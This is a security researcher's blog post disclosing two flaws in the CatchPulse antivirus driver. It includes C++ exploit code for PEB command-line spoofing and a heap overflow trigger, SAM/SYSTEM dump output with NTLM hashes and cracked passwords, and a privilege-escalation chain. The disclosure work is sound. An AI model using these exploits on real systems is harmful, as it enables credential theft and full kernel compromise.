HEAP OVERFLOW · KERNEL EXPLOITATION · MEMORY · UNCATEGORIZED · WINDOWS

APRIL 15, 2026

12–18 minutes

A Tale of Two CatchPulse Antivirus Exploits

What happens when your antivirus becomes the easiest way to compromise your system? In this post, I uncover two zero-day vulnerabilities in the CatchPulse driver that allow an attacker to…

Exploit POCs: https://github.com/Kalagious/SecureAgeExploit


Introduction

While hunting for Windows driver vulnerabilities, I uncovered two severe flaws in CatchPulse Antivirus (affecting versions up to 10.9.3). The software suffers from a fundamental design flaw in how it handles file operations. The developers attempted to mitigate this by implementing process authentication to restrict driver interaction, but this protection is trivially bypassed. As a result, an attacker can easily access sensitive system files to dump password hashes. Taking it a step further, this bug can be pushed to trigger a heap overflow and weaponized for full kernel-level code execution. It's a textbook example of the high stakes in driver development: in this case, a poorly implemented security product actually makes the host system *less* secure.

The first bug is currently being tracked as **CVE-2026-11459**.

What is CatchPulse?

CatchPulse is a consumer-grade antivirus product developed by SecureAge Technology. It boasts a “deny-by-default” policy, AI-driven malware detection, and traditional AV scanning. To facilitate these features, SecureAge includes several kernel driver components to execute low-level file system operations. These drivers allow the user-mode AV processes to request kernel handles for protected system resources, ensuring the software can scan files that are heavily restricted or currently in use by other processes. While these capabilities are essential for an antivirus to do its job, they become incredibly dangerous primitives the moment an attacker figures out how to hijack them.



IOCreateDevice Improper Usage

When I begin looking for exploits within a driver, the first place I check is the `IoCreateDevice` call. This is usually one of the first functions called within the driver and sets up the logical device for the driver to use. This is a very important step when creating a driver. It provides the communication interface with the Windows kernel and usermode.

However, it is very important to understand your driver use case and the quirks when calling the function. By default, `IoCreateDevice` allows any process (including unprivileged usermode

ones!) to acquire a handle on the driver. This is the first pillar to fall in a driver exploit. By doing this, any user can get on the machine and begin interacting with the driver. As a result, the device security is left completely up to the driver implementation. In this case, the driver developer chose to use the flag 0x22 or `FILE_DEVICE_UNKNOWN` which does not provide any extra requirements on requesting a handle to the driver.

```
IoCreateDevice(DriverObject, 0, &DestinationString, 0x22u, 0x100u, 0, &DeviceObject);
```

In most cases, including this one, there is no reason for non administrator processes to interface with the driver. While there are some cases this is required, this is not one of them. The antivirus itself runs with administrator permissions, so normal users have no reason to access the driver.

Driver Capabilities

While looking through the driver, I found that it has a number code paths within the IOCtl handler. Two of them stand out as potential exploitation vectors. The first one, case 0xB, being the request file handle path. This takes input from the IRP buffer sent by the user and passes it directly to `FltCreateFile`. This ultimately means a user can request a handle to any file on the system using this driver. Worse yet, the “Kernel” handle flag is set, meaning the driver uses its high privileges to request a high access kernel handle on the given resource. This bypasses the blocks on extremely important files like the SAM and SYSTEM registry hives.

```
  {
    case 0xB:
      *(_DWORD *)(a1 + 52) |= 0x100u;
      if ( (*(_DWORD *)(Buffer + 8) & 0x50000006) != 0 )
        goto LABEL_194;
      v96 = v99;
      v76 = Str1;
      v77 = (const WCHAR *)P;
      v78 = 0;
      if ( !Str1 || !*Str1 )
      {
LABEL_192:
        if ( v78 )
          goto LABEL_193;
LABEL_194:
        errorCode = -1073741790;
        goto LABEL_195;
      }
      if ( sub_14000BC20((__int64)currentPID) )
      {
LABEL_193:
        v88 = sub_14002ED48(3);
        errorCode = CreateFileWrapper(
                      (__int64 *)(Buffer + 24),
                      *(_DWORD *)(Buffer + 8) & 0x120089,
                      (WCHAR *)(Buffer + 32),
                      0i64,
                      *(_DWORD *)(Buffer + 20) & 0x1FFFF,
                      *(_DWORD *)(Buffer + 12),
                      v88,
                      64,
                      0i64,
                      0);
```

However, a handle alone does not do you much good. Fortunately for me though, the driver has a comically convenient function that takes a given file handle and passes it to `FltReadFile`. This ultimately reads the contents of the file at the handle and returns them back to the calling process via the IRP buffer. This is obviously extremely bad and allows an attacker to easily dump user password hashes or any other sensitive file one the system with two very simple IRPs to this driver.

```
  v6 = FltReadFile(
         (PFLT_INSTANCE)v4->MdlAddress,
         *(PFILE_OBJECT *)&v4->Flags,
         (PLARGE_INTEGER)&v4->AssociatedIrp,
         (ULONG)v4->ThreadListEntry.Flink,
         &v4->ThreadListEntry.Blink,
         4u,
         (PULONG)&v4->ThreadListEntry.Flink + 1,
         0i64,
         0i64);
```

The driver developers knew of this risk and put an extra layer of protection in the way. Unfortunately, they didnt do a very good job and the protection can be easily bypass.

Bypassing Process Authorization via PEB Modification

To help prevent malicious actors from using the very user friendly IOCtl functions, the driver developers put an extra layer of authorization in the way. Whenever a process calls upon the driver to do something, the driver checks the command line variable for the process. This variable holds the path and any parameters used to spawn the process. In this case, the driver ensures the process calling is the path of the main CatchPulse service.

```
if ( wcsicmp(v27, L"C:\\Program Files\\SecureAge\\AntiVirus\\sascansvc.exe")
  && wcsicmp(v27, L"C:\\Program Files\\SecureAge\\Whitelist\\saappsvc.exe") )
{
```

In theory, this is a great form of protection. The CatchPulse service is in a privileged path and runs as administrator. Therefore, any process running with the name and path of CatchPulse must either be CatchPulse, or the attacker already has administrator and the whole system is already lost. Well, there is one way a process can have the name and path of CatchPulse without having administrator, spoofing it!

Fortunately for me, the driver pulls this command line from the Process Environment Block or PEB. Funnily enough, this PEB resides within usermode memory. I honestly have no idea why the developers of Windows chose to do this, but there must be some reason. In theory, this structure should be completely fine to have within the kernel or even in the EPROCESS structure itself. I dont really see why a process would need to edit its own PEB directly for a legitimate purpose.


The PEB being within the process address space itself is great for my purposes. This means I can edit any part of the PEB I want with no special access required. In this case, I simply set my command line path to be that of the antivirus. Boom, CatchPulse security 100% bypassed.

In this case it is important to note that the original process name must be long enough to fit the whole new name within. This is because windows allocates the memory when the process is created, if the original name is too short there are not enough bytes to fit the new one. This is why there a bunch of 'A's on the end of my exploit executables.

Commandline spoofing through PEB modification:

```
HANDLE h = GetCurrentProcess();
PROCESS_BASIC_INFORMATION ProcessInformation;
ULONG length = 0;
HINSTANCE ntdll;
MYPROC GetProcessInformation;

// Path of the antivirus used to bypass the authentication check
wchar_t commandline[] = L"C:\\Program Files\\SecureAge\\AntiVirus\\sascansvc
ntdll = LoadLibrary(TEXT("Ntdll.dll"));
GetProcessInformation = (MYPROC)GetProcAddress(ntdll, "NtQueryInformationPro

// Get _PEB object location with GetProcessInformation
(GetProcessInformation)(h, ProcessBasicInformation, &ProcessInformation, siz

// Spoof our process path to bypass the driver's authentication check
ProcessInformation.PebBaseAddress->ProcessParameters->CommandLine.Buffer = c
ProcessInformation.PebBaseAddress->ProcessParameters->ImagePathName.Buffer =
```

Here is a screen shot of process explorer showing that it thinks my exploit process is in fact CatchPulse as well. It even pulls the icon, name and version from the real executable.



Exploit 1: Arbitrary File Read (CVE-2026-11459)

https://vuldb.com/vuln/369078

With the process authorization bypassed, I can move on to actually exploiting the driver. The first and most obvious thing to do with this driver is read a file from the system. More specifically SAM and SYSTEM, which can later be cracked. Hopefully this gives me an admin password. Its somewhat hard for me to even call this an exploit. Reading files is basically the intended functionality of the driver. This makes the overall exploitation process actually very simple.

To begin, I make sure to spoof command line in the `PEB`. From there, I request a handle to my target resource via the driver. The driver is nice enough to pass back a pointer to the handle it generated. While I cant do anything with it directly (its in kernel memory), I can pass it to the driver again by calling the read function. This function will happily return the data the target file contains back to my usermode process. I then just write the contents to a local file.

```
PS Z:\> .\SamSystemDumpAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.exe
[+] Connected to driver successfully!
[*] Dumping SAM: \SystemRoot\System32\Config\SAM
[*] Sending CreateFile request...
[+] File handle obtained: 0xffffd604456b91e0
[+] Total bytes read: 80000
[+] Wrote SAM to SAM.dump
[*] Dumping SYSTEM: \SystemRoot\System32\Config\SYSTEM
[*] Sending CreateFile request...
[+] File handle obtained: 0xffffd604456c3590
[+] Total bytes read: 13380000
[+] Wrote SYSTEM to SYSTEM.dump
PS Z:\> ls


    Directory: Z:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/16/2026  12:13 PM          80000 SAM.dump
-a----         2/16/2026  12:13 PM        1134592 SamSystemDump.pdb
-a----         2/16/2026  12:13 PM          29184 SamSystemDumpAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
                                                  .exe
-a----         2/16/2026  12:13 PM       13380000 SYSTEM.dump


PS Z:\>
```

Now it is simple enough to extract the hashes from these dumps using impacket.

```
┌──(kali@kali)-[/tmp]
└─$ impacket-secretsdump -sam SAM.dump -system SYSTEM.dump LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x4a0fc5d015c20bbafd664963582cca47
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:0cb6948805f797bf2a82807973b89537:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e9ae4722da02c08317d4ff3f8b47505f:::
pwnedlol:1001:aad3b435b51404eeaad3b435b51404ee:7ba5d618fbd033271413101bf82b69bd:::
testuser:1002:aad3b435b51404eeaad3b435b51404ee:0cb6948805f797bf2a82807973b89537:::
[*] Cleaning up...
```

I then just give the hashes to hashcat. Hopefully, an account with higher privileges will crack.

```
209c6174da490caeb422f3fa5a7ae634:admin
0cb6948805f797bf2a82807973b89537:test
31d6cfe0d16ae931b73c59d7e0c089c0:
7ba5d618fbd033271413101bf82b69bd:pwned
```

Obviously, the ability to read files is pretty powerful. If there are other files you are interested in on the system, this exploit could easily be used to dump those as well. This LPE method can easily be stopped by ensuring passwords are up to snuff. Fortunately, there is something else noticed while reverse engineering this driver. The driver never checks the length of the file content against the length of the IRP system buffer before copying it. This is a very obvious potential heap overflow.

Exploit 2: Heap Overflow

Because the driver blindly copies the file content to the IRP buffer without checking lengths, it is very easy to trigger a heap overflow. Heap overflows are bad news for anyone trying to keep their software secure. There are 2 paths the code can take when reading a file. Both the `FltReadFile` and `ZwReadFile` routes fail to properly verify file lengths before copying. This can be seen in the vulnerable function below, where the `FltReadFile` route is the most common one taken.

```
__int64 __fastcall ReadFileWrapper(__int64 IRP, void *a2, ULONG a3, ULONG *a4, union _LARGE_INTEGER *ByteOffset)
{
  struct _FILE_OBJECT *v7; // rdx
  struct _FLT_INSTANCE *v8; // rax
  unsigned int Status; // ecx
  struct _IO_STATUS_BLOCK IoStatusBlock; // [rsp+50h] [rbp-18h] BYREF

  IoStatusBlock = 0;
  if ( a4 )
    *a4 = 0;
  if ( (unsigned __int64)(IRP - 1) > 0xFFFFFFFFFFFFFFFDuLL )
  {
    return (unsigned int)-1073741816;
  }
  else
  {
    v7 = *(struct _FILE_OBJECT **)(IRP + 8);
    if ( v7 && (v8 = *(struct _FLT_INSTANCE **)(IRP + 16)) != 0 )
    {
      return (unsigned int)FltReadFile(v8, v7, ByteOffset, a3, a2, 0, a4, 0, 0);
    }
    else
    {
      Status = ZwReadFile(*(HANDLE *)IRP, 0, 0, 0, &IoStatusBlock, a2, a3, ByteOffset, 0);
      if ( Status || (Status = IoStatusBlock.Status) != 0 )
      {
        if ( a4 )
          *a4 = 0;
      }
      else if ( a4 )
      {
        *a4 = IoStatusBlock.Information;
      }
    }
  }
  return Status;
}
```

This means I can cause a Non-Paged Pool Overflow if send an IRP to read a file, but don't give enough space to contain the file. The kernel will then copy the file contents into the IRP System Buffer and overflow the allotted bounds. This ends up corrupting nearby objects in the pool, 9 times out of 10 crashing the machine. To make this method more streamlined, I use named pipes to act as my files. In Windows, named pipes are just another form of system resource and can be read by `FltReadFile`. This lets me keep my payload in memory and not have to drop temporary files to disk.

The following is the code to trigger the overflow. I have the ability to send the IRP with prime overflow and then decide whether I actually want to cause an overflow or not. By taking this approach, I can see where my system buffer lands before deciding to overflow it or not. Doing this allows me to selectively overflow only if my target objects are in the correct place.


```
// Start the IRP process and cause the kernel to allocate a system buffer o
void OverflowManager::PrimeOverflow(UINT64 tChunkSize, UINT64 irpDelay) {
    if (overflowPrimed)
    {
        printf(" [!] Overflow already primed!\n");
        return;
    }

    chunkSize = tChunkSize;
    LPCSTR pipeName = "\\\\.\\pipe\\testPipe";
    sPipe = NULL;
```

```
12
13      securityAttributes = { 0 };
14      securityDescriptor = NULL;
15
16      ConvertStringSecurityDescriptorToSecurityDescriptorA("D:(A;;GA;;;WD)",
17
18      securityAttributes.nLength = sizeof(SECURITY_ATTRIBUTES);
19      securityAttributes.bInheritHandle = FALSE;
20      securityAttributes.lpSecurityDescriptor = securityDescriptor;
21
22      sPipe = CreateNamedPipeA(pipeName, PIPE_ACCESS_OUTBOUND, PIPE_TYPE_MESS
23
24      if (sPipe == INVALID_HANDLE_VALUE) {
25          printf(" [!] Failed to create pipe. Error: %lu\n", GetLastError());
26          LocalFree(securityDescriptor);
27          return;
28      }
29
30      std::thread([](HANDLE pipe) {ConnectNamedPipe(pipe, NULL); }, sPipe).de
31      irpThread = std::thread(&OverflowManager::SendIRP, this);
32      Sleep(irpDelay);
33
34      overflowPrimed = true;
35  }
36
37  void OverflowManager::SendIRP()
38  {
39      UINT32 status = 0;
40      UINT32 offset = 0;
41
42      WCHAR filePath[] = L"\\Device\\NamedPipe\\testPipe";
43
44      UINT64 fileHandle = GetFileHandle(driver, filePath);
45
46      ReadFileHandle(driver, (HANDLE)fileHandle, CalculateIRPSize(chunkSize))
47
48  }
49
50
51  // Continue the IRP without overflow
52  void OverflowManager::PassOverflow()
53  {
54      if (!overflowPrimed)
55      {
56          printf(" [!] Overflow not primed!\n");
57          return;
58      }
59
60
```

```
    UINT64 totalPayloadSize = CalculateIRPSize(chunkSize) - 0x18;

    char* payload = new char[totalPayloadSize];


    memset(payload, 'A', totalPayloadSize);
    DWORD bytesWritten;

    if (WriteFile(sPipe, payload, totalPayloadSize, &bytesWritten, NULL))
        FlushFileBuffers(sPipe);

    DisconnectNamedPipe(sPipe);

    CloseHandle(sPipe);
    LocalFree(securityDescriptor);

    irpThread.join();
    overflowPrimed = false;
}

// Overflow System Buffer with the supplied ata by the given amount
void OverflowManager::TriggerOverflow(BYTE* overflowData, UINT64 overflowSi
{
    if (!overflowPrimed)
    {
        printf(" [!] Overflow not primed!\n");
        return;
    }

    UINT64 paddingSize = CalculateIRPSize(chunkSize) - 0x18;


  UINT64 totalPayloadSize = paddingSize + overflowSize;


  char* payload = new char[totalPayloadSize];

  for (UINT64 i = 0; i < paddingSize; i++)
            payload[i] = 'A';

  memcpy(payload + paddingSize, overflowData, overflowSize);
    DWORD bytesWritten;

    if (WriteFile(sPipe, payload, totalPayloadSize, &bytesWritten, NULL))
        FlushFileBuffers(sPipe);

    DisconnectNamedPipe(sPipe);

    CloseHandle(sPipe);
```

```
110     LocalFree(securityDescriptor);
111     irpThread.join();
112
113     overflowPrimed = false;
114 }
```

Pre-Overflow:



Post-Overflow:

This eventually resulted in the machine blue screening when the OS tried to use the corrupted object. So what, I can shutdown the machine in an overcomplicated way, big whoop. If I strategically control what I overflow, I can get the ability to read and write memory in the kernel. This mean full machine compromise.


Throughout the course of developing this exploit I improved my heap overflow code. Ultimately, I developed a faster, more stable approach. I'm currently rolling this technique into a standalone, plug-and-play library for kernel pool exploitation, which will get its own deep-dive post once I clean up the code and build in some necessary safety checks. Until then, here is a high-level breakdown of how I weaponized this bug using the new technique:

1. **The Data Leak:** Spray and overflow `ThreadName` objects to leak data from the Non-Paged Pool. Since their sizes are highly malleable, they make excellent grooming targets.
2. **Target Alignment:** Loop the leak primitive until a Named Pipe Data Queue (`Npfs`) has landed perfectly adjacent to our overflowable target (the IRP System Buffer).
3. **Arbitrary Read:** Corrupt the Named Pipe Data Queue to establish an arbitrary read primitive. Because we verified the memory layout in Step 2, we completely avoid a blind overflow and prevent a BSOD.
4. **I/O Ring Hunting:** Use the newly created read primitive to scan for mass-allocated I/O Ring objects (`_IORING_OBJECT`). I again ensure an overflowable object sits directly in front of an I/O Ring.
5. **Arbitrary Write:** Overflow the I/O Ring to safely gain an arbitrary write primitive.
6. **Privilege Escalation:** Read the `SYSTEM` process, steal its token, and overwrite our own.
7. **Clean Up:** Fix the corrupted structures to keep the kernel happy and exit cleanly.

Is this method bulletproof? No, but it is a massive upgrade from my previous chain, which relied on two blind overflows. Each blind overflow was a change to cause a BSOD. This new method reduces the risk to a single blind overflow and at the same time speeds up the execution. With some further tuning in the upcoming library, I believe I can squeeze out even more stability. Of course, given the chaotic nature of kernel pool allocations, 100% reliability is not possible. But the closer you can get the better.

If you would like to read the detailed technical post about my previous heap overflow method, it can be found here: **Zero-Day Breakdown: RevoUninstaller Heap Overflow Exploit**

This strategic corruption grants me my ultimate goal: stable arbitrary read/write access to kernel virtual memory straight from my user-mode application. With this capability, I can manipulate nearly anything on the system. To demonstrate the PoC, I implemented a standard token-stealing attack. By using the primitives to locate the `SYSTEM` token and overwrite my own process token, I instantly elevate my execution context to `NT AUTHORITY\SYSTEM`. I am now operating at a higher privilege than a local Admin. Spawning a PowerShell shell from this context gives me total reign over the system.



Security products typically have a massive blind spot when it comes to kernel-level exploits, which is why both Windows Defender and CatchPulse ignore this binary completely. Ironically, CatchPulse is perfectly fine with an exploit that specifically targets its own architecture. To a standard AV, my exploit just looks like a user process sending normal IRPs to a trusted driver. It doesn't trigger any typical user-mode malware heuristics. This is the scary reality of kernel vulnerabilities: once an attacker gets in, they can completely strip the system of its defenses. From there, they could load the most poorly coded, obnoxious RAT you've ever seen and it will never get caught, because the software meant to catch it is already dead.

Conclusion

I hope you enjoyed this deep dive into the CatchPulse vulnerabilities. Finding and developing these kinds of exploits is a huge passion of mine, and I always love seeing what crazy flaws exist out in the wild. If there's one major takeaway here, it's that driver developers have absolutely zero margin for error. As we've seen, a single oversight in kernel-level code can easily be manipulated, turning the very software designed to protect a system into the root cause of its complete compromise.

Exploit POCs: https://github.com/Kalagious/SecureAgeExploit

Jordan Higgins Blog